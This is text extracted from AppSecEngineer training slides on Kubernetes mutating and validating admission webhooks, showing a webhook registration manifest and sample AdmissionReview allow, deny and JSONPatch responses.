
Mutating Webhook

Copyright © AppSecEngineer 2022

# Mutating Web Hook

Mutating Admission Controller

Schema Validation



Mutating Webhook

Copyright © AppSecEngineer 2022

# Registering the Admission Controller

```
apiVersion: admissionregistration.k8s.io/v1
kind: ValidatingWebhookConfiguration/MutatingWebhookConfiguration
metadata:
  name: "pod-policy.appsecengineer.com"
webhooks:
- name: "pod-policy.appsecengineer.com"
  rules:
  - apiGroups:  [""]
    apiVersions: ["v1"]
    operations: ["CREATE"]
    resources:  ["pods"]
    scope:      "Namespaced"
  clientConfig:
    service:
      namespace: "webhook-namespace"
      name: "webhook-service"
      caBundle: "CA Bundle to validate the server Certificate"
  admissionReviewVersions: ["v1", "v1beta1"]
  timeoutSeconds: 5
```

# Validating Webhook Response



# Validating Webhook Response

```
{
  "apiVersion": "admission.k8s.io/v1",
  "kind": "AdmissionReview",
  "response": {
    "uid": "<value from request.uid>",
    "allowed": true
  }
}
```

Allowed Response

# Validating Webhook Response

```
{
  "apiVersion": "admission.k8s.io/v1",
  "kind": "AdmissionReview",
  "response": {
    "uid": "<value from request.uid>",
    "allowed": true
  }
}
```

Allowed Response

```
{
  "apiVersion": "admission.k8s.io/v1",
  "kind": "AdmissionReview",
  "response": {
    "uid": "<value from request.uid>",
    "allowed": false
  }
}
```

Denied Response

# Validating Webhook Response

```
{
  "apiVersion": "admission.k8s.io/v1",
  "kind": "AdmissionReview",
  "response": {
    "uid": "<value from request.uid>",
    "allowed": true
  }
}
```

Allowed Response

```
{
  "apiVersion": "admission.k8s.io/v1",
  "kind": "AdmissionReview",
  "response": {
    "uid": "<value from request.uid>",
    "allowed": false,
    "status": {
      "code": 403,
      "message": "This request doesn't contain the valid label"
    }
  }
}
```

Denied Response with Custom Messages

```
{
  "apiVersion": "admission.k8s.io/v1",
  "kind": "AdmissionReview",
  "response": {
    "uid": "<value from request.uid>",
    "allowed": false
  }
}
```


Denied Response



# Response in Mutating Webhook

```
{
  "apiVersion": "admission.k8s.io/v1",
  "kind": "AdmissionReview",
  "response": {
    "uid": "<value from request.uid>",
    "allowed": true,
    "patchType": "JSONPatch",
    "patch": "W3sib3Ai0iAiYWRkIiwgInBhdGgi0iAiL3NwZWMvbGFiZWwiLCAidmFsdWUi0iAiYXBwc2VjZW5naW5lZXIifV0="
  }
}
```

# Possible Post-Exploit Scenarios



# Demo

